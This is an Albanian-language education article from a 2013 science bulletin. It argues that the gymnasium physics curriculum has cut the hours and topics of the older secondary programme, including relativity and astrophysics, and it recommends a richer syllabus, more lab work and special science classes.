 - Shkolla jonë synon të formojë qytetarë të arsimuar, por të destinuar për të hyrë në tregun e punës vendas dhe të huaj si punëtorë të pakualifikuar krahu, apo synon të kultivojë qytetarë me një arsimim të denjë për universitetet më të mira bashkëkohore, pra të kultivojë specialistë të zotë, të aftë për të marrë në dorë fatet e zhvillimit të gjithanshëm ekonomik e shoqëror të vendit si dhe për të konkurruar me sukses në tregun botëror të punës si specialistë të mirëfilltë.

Duke ju referuar synimeve dhe objektivave që ka gjimnazi ynë, të shprehura këto në materialin “Korniza Kurrikulare e Gjimnazit”, shohim se arsimi ynë i mesëm i lartë synon të formojë një qytetar model në përgjithësi, por dhe të zhvillojë më tej afësitë krijuese të nxënësve. Kjo do të thotë se synimi i shkollës sonë nuk është formimi i një të riu të paemancipuar dhe me një ngritje minimale shkencore, i cili do të jetë pa dyshim kontigjent i punëtorëve me kualifikimin më të ulët. Shprehja: *“të zhvillojë më tej potencialin e nxënësve”* do të thotë që shkolla jonë sot synon të formojë specialistë të zotë, për të drejtuar zhvillimin e vendit në vazhdimësi.

2. Cila do të jetë kurrikula më e përshtatshme për të realizuar synimin që kërkon të arrijë shkolla jonë?
Mendoj se krijimi i shkollës shqiptare duhet të synojë jo vetëm përgatitjen e nxënësve si qytetarë të kulturuar të së ardhmes, të aftë për të menduar dhe për të vepruar në mënyrë konstruktive për mirëqënienvetiake, shoqërore dhe ekonomike, por së pari formimin e elitave intelektuale, të afta për të

konkuruar në tregun botëror. Veç kësaj ky kontigjent do të shërbejnë si bazë e fuqishme për zhvillimin e vendit jo vetëm në fushën ekonomike, por edhe në ato shoqërore, kulturore dhe politike.

Treguesi më i mirë për këtë aftësi të rinjve tanë është fakti, që me vendosjen e demokracisë dhe krijimin e mundësive për studime universitare jashtë vendit, një numur gjithnjë e më i madh i maturantëve shqiptarë kanë studiuar dhe vazhdojnë të studiojnë në universitetet perëndimore duke treguar se kurrikulae gjimnazit tonë është e një niveli të kënaqshëm.

Nëqoftëse do të kërkojmë nga gjimnazi ynë, që në synimet e veta të ketë edhe hedhjen e bazave për formimin e elitave intelektuale të së ardhmes, mendoj se në kurrikulën e arsimit të mesëm publik duhet të bëhen disa ndryshime të rëndësishme. Nga tabela treguese për fushat dhe lëndët e kurrikulës bërthamë të çdo fushe të nxëni (Korniza Kurrikulare e Gjimnazit) shihet se nga 9 fusha të të nxënësit vetëm 2 prej tyre u takojnë shkencave të natyrës dhe nga 17 lëndë të kurrikulës bërthamë vetëm 5 u përkasin këtyre shkencave. Një ndarje e tillë e fushave dhe e lëndëve të kurrikulës bërthamë pa dyshim që ndikon dhe në planifikimin e orëve të mësimi për secilën prej tyre. Mendoj se lëndëve të shkencave natyrore duhet t'u lihet shumë më tepër hapsirë në programet kurrikulare. Kjo sepse shkencat natyrore janë disiplina universale përmes të cilave ne kuptojmë si lindi dhe u zhvillua jeta, kuptojmë dukuritë fizike të mjedisit si dhe ligjësitë e ndryshimeve të tij, ligjet e lindjes, ndërtimit dhe zhvillimit të universit duke kapur thelbin e tyre në mënyrë logjike dhe krijuese. Shkenca zhvillon aftësitë tona krijuese, të zgjidhjes së problemit, të të menduarit kritik dhe të punës në grup. Ajo ndikon në zhvillimin e aftësive për të nxënë gjatë gjithë jetës dhe çka është më e rëndësishmja, jun ofron nxënësve mjetet dhe njohuritë për të shuar kureshtjen.

Në këtë studim unë do ndalem vetëm në ato vërejtje që më duken të drejta, lidhur me programin kurrikular të lëndës së Fizikës.

Parë në këtë këndvështrim mendoj se programi i kurrikulës së gjimnazit ka një rënie të nivelit të dijeve të ofruara nxënësve në krahasim me programin e parastrukturimit të shkollës mbi bazën e arsimit 9-vjeçar dhe gjimnazit që kryhet në 3 vjet. Ky krahasim mund të shihet qartë duke ju referuar programit për shkollën e mesme të profilizuar, deri më 2008 dhe programit për gjimnazin. Gjatëdy viteve të para të gjimnazit, lënda e Fizikës zë vetë 144 orë nga 348 orë që zinte ajo gjatë 4 viteve të shkollës së mesme në profilin shoqëror. Kur lënda e Fizikës merret si lëndë me zgjedhje në gjimnazin e sotëm, ajo zë 212 orë nga 520 orë që zinte ajo gjatë 4 viteve në profilin natyror të arsimit të mesëm. Shihet se ka një ulje prej rreth 60% të orëve të lëndës së Fizikës në gjimnazin e sotëm.

Duke krahasuar programet shkollë të Fizikës për profilin shoqëror të shkollës së mesme me programet e kurrikulës së re të gjimnazit vëmë re se në të parin trajtoheshin jo vetëm më shumë tema, por për të njëjtat tema kishte më shumë orë mësimi. P.sh. Mekanika kuantiketrajtohej në 7 orë, kurse sot vetëm në 3 orë, pra 57% orë më pak (program i kurrikulës bërthamë), Fizika bërthamore trajtohej në 15 orë, kurse sot vetëm në 7 ore (53,3% më pak).

Përsa i takon teorisë së Relativitetit, e cila formon tek nxënësi një kuptim të ri, modern mbi hapsirën dhe kohën, mbi mënyrën e të vrojtuarit, të menduarit, të interpretuarit dhe të hulumtimit shkencor të natyrës në përgjithësi, ajo nuk trajtohet fare në programin e kurrikulës bërthamë, kurse në programin e vjetër ajo zinte plot 16 orë.

Mendoj se është e pafalshme që në programin e kurrikulës bërthamë të mos trajtohen fare elementët e Astrofizikës, kur dihet mjaft mirë se teoritë më të reja të shkencës po trajtojnë gjithmonë e më shumë qëndrimin tonë ndaj kozmosit, lidhjen e përjetshme të njeriut me universin. Astrofizika po shpjegon jo vetëm ndërtimin e universit tonë, por po shpjegon si lindi dhe po zhvillohet ai duke na dhënë një kuptim më të plotë mbi ligjësitë e lindjes dhe evolucionit të mëtejshëm të sistemit diellor. Ne kemi një shkollë laike dhe si e tillë ajo ka për detyrë t'u shpjegojë nxënësve se cila është fillesa e botës që na rrethon, cili është vendi dhe roli i njeriut në të dhe cila është e ardhmja e tij në këtë univers. Akoma më i reduktuar paraqitet programi i Fizikës së kurrikulës me zgjedhje në krahasim me programin e Fizikës së profilit natyror të shkollës së mesme. Duke i krahasuar këto dy programe shihet se disproporcionet janë shumë të mëdha. Ndërsa Mekanika Kuantike trajtohej në 29 orë, sot, në lëndët me zgjedhje ajo zë vetëm 11 orë, pra 62% të orëve më pak; fizika Bërthamore zinte 24 orë ndërsa tani zë 5 orë (75% më pak). Teoria e Relativitetit zinte plot 29 orë, ndërsa tani vetëm 15 orë (afërsisht 50% më pak). Përsa i përket Astrofizikës diferencat janë akoma më të mëdha; nga 31 orë që zhvillohej më parë, tani zë vetëm 8, pra 74% orë më pak. Po kështu mund të përmendim kapitujt mbi lëndën e kondensuar, optikën, strukturën e lëndës, etj.

Dikush mund të mendojë se në sistemin e ri, lënda e Fizikës shtrihet që nga klasa e 6 e arsimit 9-vjeçar. Në fakt duhet të pranojmë se ashtu siç trajtohet Fizika në arsimin 9-vjeçar, ajo më tepër ngjason me njohuritë bazë më elementare që duhet të dijë çdo qytetar, që fare mirë mund t'i inkadronim në një lëndë me karakter të përgjithshëm, p.sh. "Dituri Natyre", se sa me Fizikën e mirëfilltë shkencore. Duke e parë me vëmendje programin e Fizikës për klasën e 6, 7, 8, 9, vihet re jo vetëm që renditja e trajtimit të degëve të ndryshme të Fizikës nuk është mbajtur parasysh, por madje në tekstet e përdorura në këto klasa gjen edhe koncepte të gabuara për madhësi të ndryshme fizike. Dihet se Fizika e përgjithshme që trajtohet në të gjithë kurset e Fizikës nëpër Universitetet e ndryshme, ndahet në 5 pjesë, të cilat fillojnë me Mekanikën dhe mbarojnë me atë që quhet Fizika moderne. Mendoj se po këtë renditje duhet të ketë lënda e Fizikës edhe në arsimin 9-vjeçar. Kjo dhe për faktin se kinematika dhe dinamika mund të trajtohen edhe si problema të veçanta të matematikës.

3. Përfundime

Duke shqyrtuar me kujdes programin kurrikular të fizikës për arsimin e mesëm që zhvillohej në 4 vite me atë të gjimnazit të sotëm shohim se:

1. Nga krahasimi i programeve kurrikulare të shkollës së mesme të profilizuar me atë të gjimnazit sot, del se programi i kurrikulës së gjimnazit për lëndën e Fizikës trajton jo vetëm më pak tema, por dhe zhvillohet në më pak orë mësimore.

2. Në programin e kurrikulës bërthamë nuk trajtohen fare kapituj mjaft të rëndësishëm si ai mbi Relativitetin dhe ai mbi Astrofizikën. Teoria e Relativitetit formon tek nxënësi një kuptim të ri modern mbi konceptin e hapsirës katër përmasore hapsirë-kohë, mbi mënyrën e të vrojtuarit, të menduarit, të interpretuarit dhe të hulumtimit shkencor të natyrës në përgjithësi. Astrofizika po shpjegon jo vetëm ndërtimin e universit tonë, por po shpjegon si lindi dhe po zhvillohet ai duke na dhënë një kuptim më të plotë mbi ligjësitë e lindjes dhe evolucionit të mëtejshëm të sistemit diellor si dhe mbi vendin që zë njeriu në këtë univers të ndryshueshëm.

3. Bashkërendimi i metodës së konkurseve me metodën e të mësuarit me objektiva, është një nga metodat më të përshtatshme dhe bashkëkohore për përvetësimin e shkencës së fizikës prej nxënësve.

4. Rekomandime

Numri i maturantëve që studjojnë sot në universitetet perëndimore është mjaft i madh, gjë që tregon jo vetëm për një nivel mjaft të mirë shkencor të shkollës sonë, por dhe dëshirën për të shfrytëzuar sa më mirë potencialin e tyre mendor. Nisur dhe nga ky fakt, mendoj që nivelit shkencor dhe potencialit mendor të nxënësve shkolla jonë duhet t'u përgjigjet me një program më të pasur të lëndës së Fizikës. Për ta bërë Fizikën më tërheqëse dhe të kuptueshme për nxënësit, duhet që në programin kurrikular të saj të bëhen disa ndryshime jo vetëm cilësore, por dhe sasiore.

a) Kjo do të thotë që të përmirësohet përmbajtja e programit duke shtuar në të jo vetëm orë mësimore, por edhe kapituj dhe tema të veçanta. Ndër to mund të përmend teorinë e Relativitetit, Astrofizikën, teorinë mbi ndryshimet klimatike aq të debatueshme sot, etj.

b) Të shtohen më tepër edhe orët e punëve të laboratorit të Fizikës, sepse ato edukojnë tek nxënësit punën krijuese dhe i afrojnë më shumë me këtë shkencë. Në këtë mënyrë mund të realizohet më me sukses një nga synimet e arsimit të mesëm publik: zhvillimi në mënyrë sa më të plotë e harmonik i personalitetit dhe potencialit të nxënësve, për t'i aftësuar ata të kontribuojnë në mënyrë sa më aktive në zhvillimet ekonomike, politike, sociale e kulturore të vendit.

c) Në kuadër të projekteve apo të punëve krijuese të nxënësve, të planifikohen orë për ndërtimin prej vetë atyre të punëve të laboratorit në Fizikë sipas temave të caktuara, në varësi të mundësive të vetë shkollave. Kjo ngjall tek nxënësit frymën krijuese, i aftëson ata për tregun e punës duke ju mësuar shprehje praktike për zgjidhjen e problemeve dhe e bën Fizikën më të kapëshme dhe të dashur për nxënësit.

d) Me synimin e hedhjes së bazave të shëndosha për krijimin e elitave intelektuale në vendin tonë, mendoj se duhen krijuar në disa shkolla klasa të veçanta për të cilat

programi kurrikular i shkencave natyrore (ndër to dhe i fizikës) të përmbajë shumë më tepër tema dhe orë mësimore. Në këto klasa duhet të futen nxënësit me prirje të spikatura në lëndët e shkencave natyrore dhe për këta nxënës të ketë një përkujdesje të veçantë nga shteti.

e) Që Fizika të bëhet më tërheqëse dhe e kuptueshme për nxënësit, duhet të përdoren më me mjeshtëri profesionale nga mësuesit metoda të reja shpjegimi të mësimi. Mendoj se bashkërendimi i metodës së konkurseve me metodën e të mësuarit me objektiva, është një nga metodat më të përshtatshme dhe bashkëkohore për përvetësimin e shkencës së Fizikës prej nxënësve.

BIBLIOGRAFI

- Korniza kurrikulare e Gjimnazit (2008). *Ministria e Arsimit dhe e Shkencës*. Tiranë.
- Fisher R. (2005) *Teaching children to think, (2nd ed.)* Cheltenham: Nelson Thornes.
- Korthagen F. A. J. (2010) *Situated learning theory and the pedagogy of teacher education: Towards an integrative view of teacher behavior and teacher learning*. Teaching and Teacher Education.
- Pettijohn T. F. (1996) *Psikologjia- Një hyrje koncize*. Tiranë.
- Programi i fizikës për klasën e nëntë të shkollës së mesme të përgjithshme (2008).
- Programi i fizikës për klasën e dhjetë të shkollës së mesme të përgjithshme (2008).
- Programi i fizikës për klasën e njëmbëdhjetë (profili natyror dhe shoqëror) të shkollës së mesme të përgjithshme (2008).
- Programi i fizikës për klasën e dymbëdhjetë ((profili natyror dhe shoqëror) të shkollës së mesme të përgjithshme (2008).
- Programi i fizikës për klasën e dhjetë (kurrikula bërthamë) të gjimnazit (2011).
- Programi i fizikës për klasën e njëmbëdhjetë (kurrikula bërthamë) (2011).
- Programi i fizikës për klasën e njëmbëdhjetë (kurrikula me zgjedhje) (2011).
- Programi i fizikës për klasën e dymbëdhjetë (kurrikula me zgjedhje) (2011).

VITI XVIII I BOTIMIT, Nr. 26, 2013

BULETINI SHKENCOR

SCIENCE BULLETIN

(seria e shkencave të zbatuara)
(applied science series)